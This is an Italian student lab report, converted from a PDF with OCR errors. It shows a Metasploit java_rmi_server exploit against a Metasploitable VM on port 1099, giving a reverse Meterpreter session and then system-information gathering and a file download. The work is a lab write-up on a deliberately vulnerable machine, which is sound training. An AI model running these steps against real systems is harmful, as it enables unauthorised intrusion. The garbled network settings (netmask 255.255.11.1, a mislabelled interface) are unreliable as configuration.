PROJECT MODULE 4

FATIMA NARDA NICOLETT RODRIGUEZ ORTEGA

1) TRACCIA

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il sequente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima 3) altro...

2) SVOLGIMENTO

CONFIGURAZIONE IP

```
GNU nano 7.2 /etc/network/interfaces

This file describes the network interfaces available on your system

# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# iface lo dhcp loopback

# The primary network interface
auto eth0
iface lo inet static
address 192.168.11.111/24
netmask 255.255.11.1
gateway 192.168.11.111
```

```
# This file describes the network interfaces available on your system with and how to activate them. For more information, see interfaces(5).

# The loopback network interface auto lo iface lo inet loopback wiface lo dhcp loopback


# The primary network interface auto eth0
# iface eth0 inet dhcp iface eth0 inet static address 192.168.11.112

**netwask 255.255.11.1**
**gateway 192.168.11.112*

| Read 15 lines | Read File | Prev Page | Read Text | Cour Pos | Cur P
```

Su Kali Linux e Metasploitable, lanciamo il comando: "sudo nano /etc/network/interfaces" per configurare i rispettivi indirizzi IP.

EXPLOIT VULNERABILITÀ (porta 1099 - Java RMI)



Avviamo Metasploit su Kali Linux lanciando il comando "msfconsole".

```
msf6 > search iava rmi
Matching Modules
                                                        Disclosure Date Rank
                                                                                      Check Description
   # Name
   0 auxiliary/gather/java_rmi_registry
                                                                                     No
                                                                          normal
                                                                                             Java RMI Registry Interfac
   1 exploit/multi/misc/java_rmi_server
                                                        2011-10-15
                                                                          excellent Yes Java RMI Server Insecure D
efault Configuration Java Code Execution
2 auxiliary/scanner/misc/java_rmi_server
ndpoint Code Execution Scanner
                                                        2011-10-15
                                                                          normal
                                                                                      Nο
                                                                                             Java RMI Server Insecure F
3 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 erialization Privilege Escalation
                                                                         excellent No
                                                                                           Java RMIConnectionImpl Des
Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection
msf6 > use exploit/multi/misc/java rmi server
```

Cerchiamo dei moduli nel database di Metasploit che hanno java_rmi nel loro nome o nella loro descrizione. Decidiamo di usare il modulo numero 1: "exploit/multi/misc/java_rmi_server" che consente di creare un server Java RMI (Remote Method Invocation) e aprirà una shell interattiva Meterpreter che ci consente di eseguire comandi su Metasploitable, il nostro SO target.



Con il comando "show options" notiamo che il RHOSTS, l'IP del target, non è presente e quindi lo aggiungiamo lanciando "set RHOSTS 192.168.11.112". LHOST, l'IP attaccante che ascolta, è presente.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444

[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/t30tVzSC6

[*] 192.168.11.112:1099 - Server started.

[*] 192.168.11.112:1099 - Sending RMI Header ...

[*] 192.168.11.112:1099 - Sending RMI Call ...

[*] 192.168.11.112:11099 - Replied to request for payload JAR


[*] Sending stage (57971 bytes) to 192.168.11.112

[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:42190) at 2024-02-26 03:35:39 -0500
```

Lanciamo il comando "exploit" per eseguire il payload, per ottenere una sessione remota Meterpreter attraverso il server Java RMI. Adesso possiamo raccogliere informazioni sensibili di Metasploitable da remoto:

Configurazione di rete

Tabella di routing



Informazioni del sistema

```
meterpreter > sysinfo
Computer : metasploitable
OS : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter : java/linux
```

Download del file /etc/network/interfaces

```
interfaces

This file describes the network interfaces available on your system

# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0

#iface eth0 inet dhcp
iface eth0 inet static
address 192.168.11.112
netmask 255.255.11.1
gateway 192.168.11.112
```